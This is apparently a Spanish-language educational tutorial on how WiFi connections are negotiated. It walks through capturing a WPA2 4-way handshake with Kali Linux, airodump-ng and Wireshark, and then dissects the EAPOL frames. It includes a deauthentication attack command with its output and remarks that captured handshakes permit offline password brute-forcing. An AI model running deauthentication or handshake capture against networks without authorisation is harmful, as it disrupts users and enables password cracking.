COMO SE NEGOCIA LA CONEXIÓN A UNA WIFI

Conectarse a una red WiFi parece algo instantáneo, pero detrás de ese icono de ondas hay un "baile" protocolario muy estricto conocido como el estándar **IEEE 802.11**.

Para que tu dispositivo y el router se entiendan, pasan por cuatro etapas principales. Piénsalo como una mezcla entre entrar a un club exclusivo y un intercambio de mensajes cifrados digno de una película de espías.

---

1. DESCUBRIMIENTO (SCANNING)

Antes de nada, tu dispositivo necesita saber qué redes hay disponibles. Esto ocurre de dos formas:

- **Escaneo Pasivo:** El dispositivo se queda escuchando los *Beacons* (balizas) que el router envía constantemente (unas 10 veces por segundo) anunciando su presencia.
- **Escaneo Activo:** Tu dispositivo grita: "¿Hay alguien ahí?" (*Probe Request*) y los routers cercanos responden: "Sí, yo soy la red 'Casa_Wifi' y soporto estas velocidades".

2. AUTENTICACIÓN (802.11 AUTHENTICATION)

Ojo, aquí **no** se comprueba todavía tu contraseña de WPA2/WPA3. Es un paso heredado de los inicios del WiFi. Es básicamente un apretón de manos inicial donde el dispositivo le dice al router: "¿Podemos hablar?" y el router dice "Adelante". En la mayoría de las redes modernas, este paso es casi una formalidad técnica.

3. ASOCIACIÓN (ASSOCIATION)

Aquí es donde se formaliza la relación. Tu dispositivo envía un *Association Request* detallando sus capacidades (qué velocidades soporta, si usa WiFi 6, etc.). El router reserva un identificador (AID) para tu dispositivo y le da el "carnet de socio" de la red.

En este punto ya estás conectado a la antena, pero todavía no puedes navegar porque no tienes las llaves del cifrado.

---

4. EL "4-WAY HANDSHAKE" (EL APRETÓN DE MANOS DE 4 VÍAS)

Este es el paso crítico de seguridad (usado en WPA2 y WPA3). Es fascinante porque **tu contraseña nunca se envía por el aire**. En su lugar, se usa para generar llaves temporales.

1. **Nonce del AP:** El router envía un número aleatorio al dispositivo.
2. **Nonce del Cliente:** El dispositivo genera su propio número aleatorio y, usando la contraseña del WiFi, calcula una llave de sesión (PTK). Se la envía al router con un código de integridad.
3. **Llave de Grupo:** El router verifica que el cálculo es correcto (lo que demuestra que el cliente conoce la contraseña) y le envía la llave para el tráfico de grupo (GTK).

4. **Confirmación:** El cliente confirma que ya está listo para empezar a cifrar todo.

RESUMEN RÁPIDO

Fase	¿Qué sucede?
Escaneo	Encuentras la red.
Autenticación	El router acepta hablar contigo.
Asociación	Te dan un lugar en la red.
Handshake	Se crean las llaves para que nadie espíe tus datos.

Una vez que este proceso de milisegundos termina, tu dispositivo suele pedir una dirección IP mediante **DHCP**, y ahí es cuando finalmente ves que el icono del WiFi deja de parpadear y puedes entrar a internet.

ES POSIBLE "ESCUCHAR" EL PROCESO DE HANDSHADE Y VERLO PARA INTENTAR COMPRENDERLO

Para "escuchar" el proceso de negociación (específicamente el **4-way handshake**), necesitas convertirte en un observador invisible. Aquí te explico qué necesitas y cómo se ve.

---

1. EL EQUIPO DEL "DETECTIVE DIGITAL"

No puedes hacerlo con una conexión WiFi normal porque tu tarjeta de red, por defecto, solo escucha lo que va dirigido a ella (**Managed Mode**). Necesitas:

- **Modo Monitor:** Una tarjeta WiFi que permita ponerse en "modo escucha" para capturar todos los paquetes del aire, aunque no sean para ella.
- **Software de captura:** El estándar de oro es **Wireshark** (para ver los datos) y la suite **Aircrack-ng** (para poner la tarjeta en modo monitor).
- **El Filtro Mágico:** En Wireshark, el filtro para ver la negociación es eapol.

---

2. ¿QUÉ VERÁS EXACTAMENTE? (EAPOL)

Cuando filtras por **EAPOL** (Extensible Authentication Protocol over LAN), verás cuatro mensajes numerados del 1 al 4. Es el momento en que el Router (AP) y tu Móvil (Client) intercambian los "ingredientes" para crear la llave de cifrado.

El flujo de mensajes:

1. **Message 1 (AP -> Client):** El router envía un número aleatorio llamado **ANonce**.
2. **Message 2 (Client -> AP):** El cliente genera su propio número (**SNonce**) y envía un código de integridad (MIC). Aquí es donde el router sabe si el cliente tiene la contraseña correcta sin que esta se haya enviado.
3. **Message 3 (AP -> Client):** El router confirma y envía la llave para el tráfico grupal (multicast).

4. **Message 4 (Client -> AP):** "Entendido, cierro el trato. A partir de ahora hablo cifrado".

---

3. LA "MATEMÁTICA" DETRÁS DEL TELÓN

Para los más curiosos: lo que ocurre dentro de esos paquetes es una derivación de llaves. No se envía la contraseña, sino que se usa para calcular una **PTK (Pairwise Transient Key)**.

La fórmula simplificada sería algo como:

$$PTK = PRF(PMK + ANonce + SNonce + MacAP + MacClient)$$

Donde la (Pairwise Master Key) es básicamente tu contraseña de WiFi "cocinada" con el nombre de la red (SSID). Como ves, si un atacante captura el **ANonce** y el **SNonce** (que van en texto plano) y conoce el SSID, puede intentar ataques de fuerza bruta *offline* para adivinar la contraseña.

---

4. CÓMO HACERLO TÚ MISMO (PASOS BÁSICOS)

Si tienes un sistema Linux (o una máquina virtual con Kali Linux y una antena USB compatible):

1. **Identifica tu tarjeta:** iwconfig
2. **Activa modo monitor:** airmon-ng start wlan0
3. **Escucha el canal específico:** Debes estar en el mismo canal que el router (ej. canal 6).
4. **Captura con Wireshark:** Abre Wireshark, selecciona tu interfaz en modo monitor y escribe eapol en la barra de filtros.
5. **Provoca el handshake:** Para verlo en tiempo real, apaga y enciende el WiFi de tu móvil. Al reconectar, verás aparecer los 4 mensajes mágicos.

SI MI TARJETA NO SOPORTA EL MODO ESCUCHA, NO PUEDO CAPTURAR ESOS 4 PAQUETES, AUNQUE YO SEA EL QUE HACE LA PETICIÓN

Es una de las frustraciones más comunes cuando alguien empieza a investigar redes: **estar involucrado en la conversación no significa que tu ordenador te deje "verla".**

Aquí te explico por qué tu propia tarjeta te oculta esos paquetes y por qué el Modo Monitor es tan especial.

---

1. EL "FILTRO DE HARDWARE" (MANAGED MODE)

Normalmente, tu tarjeta WiFi opera en **Managed Mode** (Modo Gestionado). En este estado, la tarjeta es "obediente":

- **Solo escucha lo que le toca:** El chip de la tarjeta descarta automáticamente en el aire cualquier paquete que no tenga su dirección MAC como destino.
- **Ignora el "ruido" de gestión:** Los paquetes del handshake (EAPOL) son paquetes de control. En modo normal, el driver de la tarjeta los procesa internamente para conectar el sistema a internet, pero **no los pasa** a las aplicaciones (como Wireshark).

Es como si estuvieras en una oficina de correos: tú recibes tus cartas, pero el proceso de cómo el cartero verificó tu identidad en la puerta sucede y termina antes de que la carta llegue a tu escritorio.

2. EL "MODO MONITOR" ES COMO SER UN FANTASMA

Cuando activas el **Monitor Mode**, le dices a la tarjeta: *"Deja de filtrar. Todo lo que pase por este canal de radio, pásamelo directamente, me da igual si es para mí o no".* Sin este modo, aunque tú seas el que se está conectando, el sistema operativo te entrega la conexión ya "masticada" y lista para navegar, ocultando los mensajes EAPOL del intercambio de llaves inicial.

---

3. ¿HAY ALGUNA EXCEPCIÓN?

Si no tienes una tarjeta con modo monitor, tienes un par de alternativas (aunque limitadas):

- **En macOS:** Apple es bastante generosa aquí. Si mantienes pulsada la tecla Option y haces clic en el icono de WiFi, verás "Abrir Diagnóstico Inalámbrico". En el menú Ventana, hay un "Sniffer" que pone la tarjeta interna en modo monitor de forma nativa.
- **En Windows:** Es el escenario más difícil. Necesitas drivers muy específicos (como los de **Npcap**) y aun así, muchas tarjetas integradas (Intel, Realtek) bloquean el tráfico de gestión a nivel de firmware.
- **Logs del sistema:** No verás el paquete "volando", pero en Linux puedes ver el registro del proceso usando el comando journalctl -u wpa_supplicant. Verás que el software dice "Enviando mensaje 1", "Recibido mensaje 2", etc.

---

4. LA SOLUCIÓN BARATA

Si realmente quieres aprender esto "viendo los datos", no hace falta gastar mucho. Casi cualquier entusiasta acaba comprando un adaptador USB WiFi barato (de unos 10-15€) que use chips conocidos por su compatibilidad, como:

- **Ralink RT5370** (muy común en antenas pequeñas).
- **Realtek RTL8812AU** (para algo con más potencia).

PARA QUE TU MÁQUINA VIRTUAL RECONOZCA CORRECTAMENTE LA TARJETA

PASO 1: CONFIGURAR EL CONTROLADOR USB EN VMWARE

Antes de encender la máquina virtual, debemos asegurarnos de que VMware permita conexiones de alta velocidad (USB 3.0/3.1), ya que esta tarjeta lo requiere.

1. Apaga tu máquina virtual de Kali.
2. Haz clic derecho sobre la VM en la biblioteca de VMware y selecciona **Settings** (Configuración).
3. Ve a la pestaña **Hardware** y busca **USB Controller**.
4. En **USB compatibility**, asegúrate de seleccionar **USB 3.2** (o 3.0 si no aparece 3.1 o 3.2).
5. Marca las casillas "Show all USB input devices" y "Share Bluetooth devices with the virtual machine" (opcional, pero ayuda a la detección).

6. Haz clic en OK.

PASO 2: CONEXIÓN FÍSICA Y "PASSTHROUGH"

Ahora vamos a "puentear" la tarjeta desde tu Windows/Host hacia el Kali Linux.

1. Conecta la Alfa AWUS036ACM a un puerto USB 3.0 de tu ordenador (los que tienen el plástico interior azul).
2. Arranca tu máquina virtual de Kali Linux e inicia sesión.
3. En la barra superior de VMware, ve al menú: **VM** -> **Removable Devices** (Dispositivos extraíbles).
4. Busca algo que diga **Realtek 802.11ac** o **MediaTek WiFi** (a veces aparece con el nombre del chip).
5. Selecciona **Connect (Disconnect from Host)**. Windows hará un sonido de desconexión y Kali debería detectar el nuevo hardware.

PASO 3: VERIFICACIÓN EN KALI LINUX

Abre una terminal en Kali y escribe los siguientes comandos para confirmar que la tarjeta está "viva":

1. lsusb: Debería aparecer una línea mencionando el dispositivo MediaTek o Alfa.
2. ip a: Debería aparecer una interfaz llamada wlan0.
3. iwconfig: Este es el más importante. Te mostrará si la tarjeta soporta las extensiones inalámbricas.

```
┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
```

PASO 4: PROBAR EL MODO MONITOR (EL MOMENTO DE LA VERDAD)

Como esta tarjeta es de MediaTek, no deberías necesitar instalar drivers. Prueba directamente a ponerla en modo escucha para capturar ese handshake que querías:

1. Matar procesos que puedan interferir

sudo airmon-ng check kill

```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng check kill
[sudo] contraseña para kali:

Killing these processes:

    PID Name
   3268 wpa_supplicant
```

2. Activar modo monitor

sudo airmon-ng start wlan0

```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           rtw89_8852bu    Realtek Semiconductor Corp. 802.11ax WLAN Adapter
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

3. Verificar que ahora se llama wlan0mon

iwconfig

Si en iwconfig ves que el "Mode" ha cambiado de **Managed** a **Monitor**, ¡estás listo!

```
┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
```

¿Qué pasa si no aparece wlan0?

Si después de hacer el paso 2 la tarjeta no aparece en iwconfig, es posible que tu versión de Kali sea algo antigua y no tenga el firmware de MediaTek. En ese caso, solo tendrías que ejecutar:

sudo apt update && sudo apt install realtek-rtl88xxau-dkms (aunque para la ACM suele ser firmware-liberty o ya viene incluido).

Ese wlan0mon con el **Mode:Monitor** es la señal de que tu tarjeta ya está en "modo escucha".

Ahora vamos a lo divertido: **escuchar el aire** para capturar ese intercambio de mensajes (el 4-way handshake). Sigue estos pasos:

ESCUCHAR EL AIRE PARA CAPTURAR ESE INTERCAMBIO DE MENSAJES (EL 4-WAY HANDSHAKE)

1. ESCANEO GENERAL (ENCONTRAR TU OBJETIVO)

Primero necesitamos saber en qué canal está tu router y cuál es su dirección física (BSSID). Ejecuta:

sudo airodump-ng wlan0mon

Verás una lista de redes. Fíjate en la tuya y apunta dos cosas:

- **BSSID:** La dirección MAC del router (ej. AA:BB:CC:11:22:33).
- **CH:** El canal en el que emite (ej. 6 o 36).
- **PWR:** Cuanto más cerca de 0 esté el número (ej. -30), mejor es la señal.

```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng wlan0mon

 CH  3 ][ Elapsed: 0 s ][ 2026-04-25 11:35

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 C0:BC:9A:62:23:84  -70        1        0    0   3  360   WPA2 CCMP   PSK  HUAWEI-2.4G-u32N
 D0:6E:DE:30:43:70  -72        2        0    0   8  130   WPA2 CCMP   PSK  MIWIFI_2G_hgeC
 A0:AB:1B:EE:F1:27  -72        2        0    0   3  270   WPA2 CCMP   PSK  dlink-F127
 D2:15:A2:2C:07:B5  -64        6        0    0   2  130   WPA2 CCMP   PSK  <length: 30>
 30:B5:C2:80:1D:11  -81        0        4    0  13   -1   WPA              <length:  0>
 8[redacted]61  -59        3        0    0  13  195   WPA2 CCMP   PSK  JAF-guest
 8[redacted]60  -23        3        1    0  13  195   WPA2 CCMP   PSK  JAF
 6E:4C:BC:A3:00:6A  -52        5        5    0   8  270   WPA2 CCMP   PSK  MiFibra-1189 deco
 30:1F:48:0F:26:F4  -70        2        0    0   7  324   WPA2 CCMP   PSK  Eddie
 6C:4C:BC:A3:00:6A  -52        5       12    0   8  270   WPA2 CCMP   PSK  <length:  0>
 6E:4C:BC:A3:38:EE  -52        4        0    0   8  270   WPA2 CCMP   PSK  MiFibra-1189 deco
 6C:4C:BC:A3:38:EE  -54        4        0    0   8  270   WPA2 CCMP   PSK  <length:  0>
 8C:86:DD:C9:08:20  -70        2        0    0   2  324   WPA2 CCMP   PSK  DIGIFIBRA-C3cF
 62:F4:51:7E:11:89  -54        4        0    0   1  130   WPA2 CCMP   PSK  MiFibra-1189-24G
 EC:F4:51:7E:11:8B  -54        4        0    0   1  130   WPA2 CCMP   PSK  MiFibra-1189
 2C:70:4F:48:6A:23  -68        3        0    0   1  324   WPA2 CCMP   PSK  DIGIFIBRA-hxbh
 D2:15:A2:2C:07:B6  -64        8        0    0   2  130   WPA2 CCMP   PSK  TP-Link_Guest_07B4
 D0:6D:C9:3B:D6:50  -70        2        0    0   1  130   WPA2 CCMP   PSK  MiFibra-D650
 50:78:B3:BF:1E:90  -82        3        0    0   1  130   WPA2 CCMP   PSK  DIGIFIBRA-yZcz
```

Cuando lo tengas claro, pulsa **Ctrl + C** para parar el escaneo.

---

2. ESCANEO ENFOCADO (ESPERANDO EL APRETÓN DE MANOS)

Ahora vamos a decirle a la tarjeta que solo escuche a tu router y que guarde todo lo que pase en un archivo para que luego podamos abrirlo con **Wireshark**.

Escribe el siguiente comando sustituyendo los datos:

sudo airodump-ng --bssid [TU_BSSID] -c [TU_CANAL] -w captura wlan0mon

(Ejemplo: sudo airodump-ng --bssid AA:BB:CC:11:22:33 -c 6 -w captura wlan0mon)

---

3. CAPTURAR EL HANDSHAKE

Para que haya un handshake, alguien tiene que conectarse a la red. Tienes dos opciones:

- **Opción A (Pacífica):** Desconecta el WiFi de tu móvil y vuelve a conectarlo.

- **Opción B (La "fuerza"):** Si no quieres esperar, puedes enviar un paquete de "deautenticación" para que el router eche a un dispositivo un segundo y este se reconecte automáticamente.

Abre **otra terminal** (sin cerrar la de airodump) y escribe:

sudo aireplay-ng -0 2 -a [TU_BSSID] wlan0mon

Esto envía 2 paquetes de desconexión. Verás que en la pantalla de airodump-ng, arriba a la derecha, aparece de repente un mensaje mágico: WPA handshake: AA:BB:CC:11:22:33.

```
┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng -0 2 -a [redacted]0 wlan0mon
[sudo] contraseña para kali:
Lo siento, pruebe otra vez.
[sudo] contraseña para kali:
11:40:34  Waiting for beacon frame (BSSID: 8C:6A:8D:2B:87:60) on channel 13
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
11:40:35  Sending DeAuth (code 7) to broadcast -- BSSID: [8C:6A:8D:2B:87:60]
11:40:35  Sending DeAuth (code 7) to broadcast -- BSSID: [8C:6A:8D:2B:87:60]
```

```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng --bssid [redacted]) -c 13 -w captura wlan0mon
11:40:20  Created capture file "captura-01.cap".

 CH 13 ][ Elapsed: 24 s ][ 2026-04-25 11:40 ][ WPA handshake: 8C:6A:8D:2B:87:60

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 8[redacted]0  -17   1      235      426   58  13  195   WPA2 CCMP   PSK  JAF

 BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

 8[redacted]0  9E:10:37:0F:F8:3D  -44   24e- 1e  9042      323  EAPOL  JAF
 8[redacted]0  1E:B4:9A:AD:A5:33  -36   24e- 1e     0       26
 8[redacted]0  74:D6:37:3F:6F:5E  -32   24e- 1e    24       56  EAPOL
Quitting ...
```


---

4. Verlo en Wireshark (El análisis real)

Una vez que veas el aviso de "WPA handshake" en la esquina, ya puedes cerrar todo con **Ctrl + C**. En tu carpeta aparecerá un archivo llamado captura-01.cap.

```
┌──(kali㉿kali)-[~]
└─$ ls -l
total 53268
-rw-r--r-- 1 root root   267059 abr 25 11:40 captura-01.cap
-rw-r--r-- 1 root root      668 abr 25 11:40 captura-01.csv
-rw-r--r-- 1 root root      586 abr 25 11:40 captura-01.kismet.csv
-rw-r--r-- 1 root root     5095 abr 25 11:40 captura-01.kismet.netxml
-rw-r--r-- 1 root root   151977 abr 25 11:40 captura-01.log.csv
```

1. Escribe en la terminal: wireshark captura-01.cap
2. En el filtro de arriba de Wireshark, escribe: eapol



¡Ahí los tienes! Verás los **4 mensajes** (Key Descriptor Version 2 o 3). Son los que comentábamos al principio: el router y tu móvil intercambiando los "nonces" para generar la llave sin decir la contraseña en voz alta.

EXPLICACIÓN DE LA CAPTURA

Tienes un **4-way handshake** perfecto entre un router (Vantiva) y un dispositivo (Amazon/Alexa). Lo que estás viendo en esas pantallas es el momento exacto en el que ambos deciden cómo cifrar la información sin haberse dicho la contraseña "en voz alta".

Aquí tienes la explicación de qué está pasando en cada una de las capturas:

PANTALLA 1: MENSAJE 1 (EL ROUTER EMPIEZA)

Origen: Vantiva (Router) **Destino:** AmazonTechno (Cliente)

En tu captura se ve el campo WPA Key Nonce. Este es el **ANonce** (A de Authenticator/Router).

- **¿Qué hace?** El router genera un número aleatorio gigante y se lo envía al cliente.
- **El detalle:** Fíjate que el campo WPA Key MIC está a cero. Todavía no hay "firma" porque el router solo está lanzando el primer ingrediente al aire.

No.	Time	Source	Destination	Protocol	Length	Info
690	14.906351	VantivaUSA_2b:87:60	AmazonTechno_3f:6f:…	EAPOL	133	Key (Message 1 of 4)
696	14.910476	AmazonTechno_3f:6f:…	VantivaUSA_2b:87:60	EAPOL	155	Key (Message 2 of 4)
698	14.921544	VantivaUSA_2b:87:60	AmazonTechno_3f:6f:…	EAPOL	189	Key (Message 3 of 4)
700	14.924620	AmazonTechno_3f:6f:…	VantivaUSA_2b:87:60	EAPOL	133	Key (Message 4 of 4)
982	15.316151	VantivaUSA_2b:87:60	AmazonTechno_3f:6f:…	EAPOL	133	Key (Message 1 of 4)
988	15.320896	AmazonTechno_3f:6f:…	VantivaUSA_2b:87:60	EAPOL	155	Key (Message 2 of 4)
990	15.331637	VantivaUSA_2b:87:60	AmazonTechno_3f:6f:…	EAPOL	189	Key (Message 3 of 4)
992	15.333402	AmazonTechno_3f:6f:…	VantivaUSA_2b:87:60	EAPOL	133	Key (Message 4 of 4)
993	15.335446	AmazonTechno_3f:6f:…	VantivaUSA_2b:87:60	EAPOL	133	Key (Message 4 of 4)
994	15.336905	AmazonTechno_3f:6f:…	VantivaUSA_2b:87:60	EAPOL	133	Key (Message 4 of 4)
1209	19.849596	VantivaUSA_2b:87:60	9e:10:37:0f:f8:3d	EAPOL	133	Key (Message 1 of 4)
1228	20.000030	9e:10:37:0f:f8:3d	VantivaUSA_2b:87:60	EAPOL	155	Key (Message 2 of 4)
1230	20.009886	VantivaUSA_2b:87:60	9e:10:37:0f:f8:3d	EAPOL	189	Key (Message 3 of 4)
1237	20.135367	9e:10:37:0f:f8:3d	VantivaUSA_2b:87:60	EAPOL	133	Key (Message 4 of 4)


```
▸ Frame 690: Packet, 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits)
▸ IEEE 802.11 QoS Data, Flags: ......F.
▸ Logical-Link Control
▾ 802.1X Authentication
    Version: 802.1X-2004 (2)
    Type: Key (3)
    Length: 95
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 1]
  ▸ Key Information: 0x008a
    Key Length: 16
    Replay Counter: 0
    WPA Key Nonce: 94b8b02daee75e56bd178650238f94e693ce36152a4556b1f2c29b7365005556
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 00000000000000000000000000000000
    WPA Key Data Length: 0
```

PANTALLA 2: MENSAJE 2 (EL CLIENTE RESPONDE)

Origen: AmazonTechno (Cliente) **Destino:** Vantiva (Router)

Aquí ves un nuevo WPA Key Nonce. Este es el **SNonce** (S de Supplicant/Cliente).

- **¿Qué hace?** El cliente genera su propio número aleatorio. Ahora, el cliente tiene todo para calcular la llave final (**PTK**), porque ya tiene: *La Contraseña + El SSID + El ANonce + Su SNonce*.
- **La prueba de fuego:** Mira el campo WPA Key MIC. A diferencia del mensaje anterior, aquí **sí hay datos**. Es una firma digital. Si la contraseña que puso el usuario es incorrecta, esta firma será inválida y el router cortará la conexión aquí mismo.



eapol

No.	Time	Source	Destination	Protocol	Length	Info
690	14.906351	VantivaUSA_2b:87:60	AmazonTechno_3f:6f:…	EAPOL	133	Key (Message 1 of 4)
696	14.910476	AmazonTechno_3f:6f:…	VantivaUSA_2b:87:60	EAPOL	155	Key (Message 2 of 4)
698	14.921544	VantivaUSA_2b:87:60	AmazonTechno_3f:6f:…	EAPOL	189	Key (Message 3 of 4)
700	14.924620	AmazonTechno_3f:6f:…	VantivaUSA_2b:87:60	EAPOL	133	Key (Message 4 of 4)
982	15.316151	VantivaUSA_2b:87:60	AmazonTechno_3f:6f:…	EAPOL	133	Key (Message 1 of 4)
988	15.320896	AmazonTechno_3f:6f:…	VantivaUSA_2b:87:60	EAPOL	155	Key (Message 2 of 4)
990	15.331637	VantivaUSA_2b:87:60	AmazonTechno_3f:6f:…	EAPOL	189	Key (Message 3 of 4)
992	15.333402	AmazonTechno_3f:6f:…	VantivaUSA_2b:87:60	EAPOL	133	Key (Message 4 of 4)
993	15.335446	AmazonTechno_3f:6f:…	VantivaUSA_2b:87:60	EAPOL	133	Key (Message 4 of 4)
994	15.336905	AmazonTechno_3f:6f:…	VantivaUSA_2b:87:60	EAPOL	133	Key (Message 4 of 4)
1209	19.849596	VantivaUSA_2b:87:60	9e:10:37:0f:f8:3d	EAPOL	133	Key (Message 1 of 4)
1228	20.000030	9e:10:37:0f:f8:3d	VantivaUSA_2b:87:60	EAPOL	155	Key (Message 2 of 4)
1230	20.009886	VantivaUSA_2b:87:60	9e:10:37:0f:f8:3d	EAPOL	189	Key (Message 3 of 4)
1237	20.135367	9e:10:37:0f:f8:3d	VantivaUSA_2b:87:60	EAPOL	133	Key (Message 4 of 4)

```
▸ Frame 696: Packet, 155 bytes on wire (1240 bits), 155 bytes captured (1240 bits)
▸ IEEE 802.11 QoS Data, Flags: .......T
▸ Logical-Link Control
▾ 802.1X Authentication
    Version: 802.1X-2001 (1)
    Type: Key (3)
    Length: 117
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 2]
  ▸ Key Information: 0x010a
    Key Length: 0
    Replay Counter: 0
    WPA Key Nonce: ceafc1900e4bff7419cc7df1661b1ba9a83e834c54497548831631de26dfdf7b
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 2746b0d1028a58491d0c235fff2a327e
    WPA Key Data Length: 22
  ▸ WPA Key Data: 30140100000fac040100000fac040100000fac028000
```

PANTALLA 3: MENSAJE 3 (CONFIRMACIÓN DEL ROUTER)

Origen: Vantiva (Router) **Destino:** AmazonTechno (Cliente)

El router verifica la firma (MIC) del mensaje anterior. Si coincide, sabe que el cliente tiene la contraseña correcta.

- **¿Qué hace?** El router le dice al cliente: "Vale, tu firma es correcta. Yo también he calculado la llave".
- **El regalo:** En el campo WPA Key Data (que en tu captura tiene 56 bytes), el router envía la **GTK** (Group Temporal Key), que es la llave necesaria para entender los mensajes que el router envía a todos los dispositivos a la vez (como el tráfico de red general).

eapol

No.	Time	Source	Destination	Protocol	Length	Info
690	14.906351	VantivaUSA_2b:87:60	AmazonTechno_3f:6f:…	EAPOL	133	Key (Message 1 of 4)
696	14.910476	AmazonTechno_3f:6f:…	VantivaUSA_2b:87:60	EAPOL	155	Key (Message 2 of 4)
698	14.921544	VantivaUSA_2b:87:60	AmazonTechno_3f:6f:…	EAPOL	189	Key (Message 3 of 4)
700	14.924620	AmazonTechno_3f:6f:…	VantivaUSA_2b:87:60	EAPOL	133	Key (Message 4 of 4)
982	15.316151	VantivaUSA_2b:87:60	AmazonTechno_3f:6f:…	EAPOL	133	Key (Message 1 of 4)
988	15.320896	AmazonTechno_3f:6f:…	VantivaUSA_2b:87:60	EAPOL	155	Key (Message 2 of 4)
990	15.331637	VantivaUSA_2b:87:60	AmazonTechno_3f:6f:…	EAPOL	189	Key (Message 3 of 4)
992	15.333402	AmazonTechno_3f:6f:…	VantivaUSA_2b:87:60	EAPOL	133	Key (Message 4 of 4)
993	15.335446	AmazonTechno_3f:6f:…	VantivaUSA_2b:87:60	EAPOL	133	Key (Message 4 of 4)
994	15.336905	AmazonTechno_3f:6f:…	VantivaUSA_2b:87:60	EAPOL	133	Key (Message 4 of 4)
